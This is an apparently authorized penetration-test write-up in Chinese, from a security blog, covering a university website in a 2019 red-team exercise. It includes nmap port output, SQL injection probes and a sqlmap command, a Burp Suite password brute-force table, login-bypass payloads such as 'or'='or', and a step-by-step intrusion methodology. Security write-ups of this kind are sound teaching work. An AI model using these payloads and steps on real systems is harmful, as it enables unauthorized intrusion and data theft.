实战|参加HW项目的一次渗透测试


原创 Etion 零度安全攻防实验室 2019-09-09

哈喽各位你们好，我是Etion，最近的护网行动可谓是热火朝天，有幸跟朋友一起做了这个公众号，所以准备用前段时间参加的HW项目写篇文章，废话不多说直接开干

（授权项目，点到为止！！！）

信息收集


站点URL：http://www.xxxxx.edu.cn/（某高校）



拿到URL后，查找IP，用nmap扫一波端口

```
Discovered open port 80/tcp
Discovered open port 587/tcp
Discovered open port 443/tcp
Discovered open port 8888/tc
Discovered open port 1720/tc
Discovered open port 3306/tc
Discovered open port 53/tcp
Discovered open port 23/tcp
Discovered open port 110/tcp
Discovered open port 111/tcp
Discovered open port 995/tcp
Discovered open port 1025/tc
Discovered open port 993/tcp
Discovered open port 256/tcp
Discovered open port 8080/tc
Discovered open port 3389/tc
Discovered open port 199/tcp
Discovered open port 1723/tc
Discovered open port 5900/tc
Discovered open port 22/tcp
Discovered open port 21/tcp
Discovered open port 25/tcp
Discovered open port 113/tcp
Discovered open port 143/tcp
Discovered open port 554/tcp
Discovered open port 625/tcp
Discovered open port 9040/tc
Discovered open port 1971/tc
Discovered open port 524/tcp
Discovered open port 2020/tc
Discovered open port 8090/tc
Discovered open port 82/tcp
Discovered open port 6000/tc
```


扫一波发现开放的挺多啊，找找敏感端口(特殊服务的端口例如21 22)，爆破一波



先让他爆破吧，看看主站有什么信息。一般高校的网站下面都有这些系统的链接，其他学院的，都点开看看（测试高校的站不建议直接从主站下手，找找旁站，C段等，要比拿主站容易得多）

随便点了一个进去，看到这种站，第一眼感觉肯定有问题，不要问为什么，就因为它长得丑！！！

对寻找漏洞

找到一个URL，http://xxx.xx.xx.xx:86/ViewNews.aspx?id=1147


出于习惯，随手在参数后面加个’，Surprise！！！

看见这种报错，多半是存在注入了，根据提示应该是数值型注入，and 1=1 ，and 1=2上手测试



1:86/ViewNews.aspx?id=1147 and 1=1
博雅兼上
知行合一
网站首页
组织机构
网上团校
理论学习
团委博客
助力发展
文件下载
学生会
青春社团
当前位置：首页 > 内容
志愿服务在路上丨书香
，爱心传递
发布时间：20
安全小圈


86/ViewNews.aspx?id=1147 and 1=2
汇聚青春力量
展示学子风采
网站首页
组织机构
网上团校
理论学习
团委博客
助力发展
文件下载
学生会
青春社团
当前位置：首页 > 内容
发布时间： 阅读：次
该新闻已删除或不存在！
安全小圈


1=1正常 1=2报错，这年头万万没想到，居然还能碰见这种的，打开神器sqlmap Py -2 sqlmap.py -u “http://xxx.xx.xx.xx:86/ViewNews.aspx?id=1147”



测试下当前数据库用户是不是管理权限 - is-dba



一个注入拿下，由于合同关系，不能深入。继续测试该站点，由于存在注入，如果存在后台管理，那么后台也可能存在一些问题，打开御剑



Very good，那还愁啥呢，打开啊


admin admin测试一下

账号或密码不对，既然没有验证码，结合以上测试发现它也没有waf，打开BurpSuite爆破下密码（admin manager sysmanager，常见的管理员用户名）

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	6934	
2	123456789	200	☐	☐	6934	
1	123456	200	☐	☐	6934	
3	111111	200	☐	☐	6934	
4	12345678	200	☐	☐	6934	
5	123123	200	☐	☐	6934	
6	000000	200	☐	☐	6934	
7	11111111	200	☐	☐	6934	
8	5201314	200	☐	☐	6934	
9	a123456	200	☐	☐	6934	

爆破无果，测试万能密码 ‘ or 1=1 -

继续试 ‘or’=’or’



098K啦，进来了，我就是上帝的宠儿，点到为止，写报告

由于项目合同问题上传Webshell需要专家组，裁判组商量故而没有进行上传。

合理运用谷歌黑客语法site，搜集一波子域名资产，总会有意想不到的收获
由于本站过于庞大，仅供测试两个站点作为参考，通常我的渗透思路是这样的，
拿到URL-获取IP-扫端口-扫目录-爆破敏感端口弱口令-找注入-找后台-撞库-逻辑漏洞-找上传点-遇见搜索框别忘了XSS，具体情况还得具体分析

以上就是一次渗透测试流程，谢谢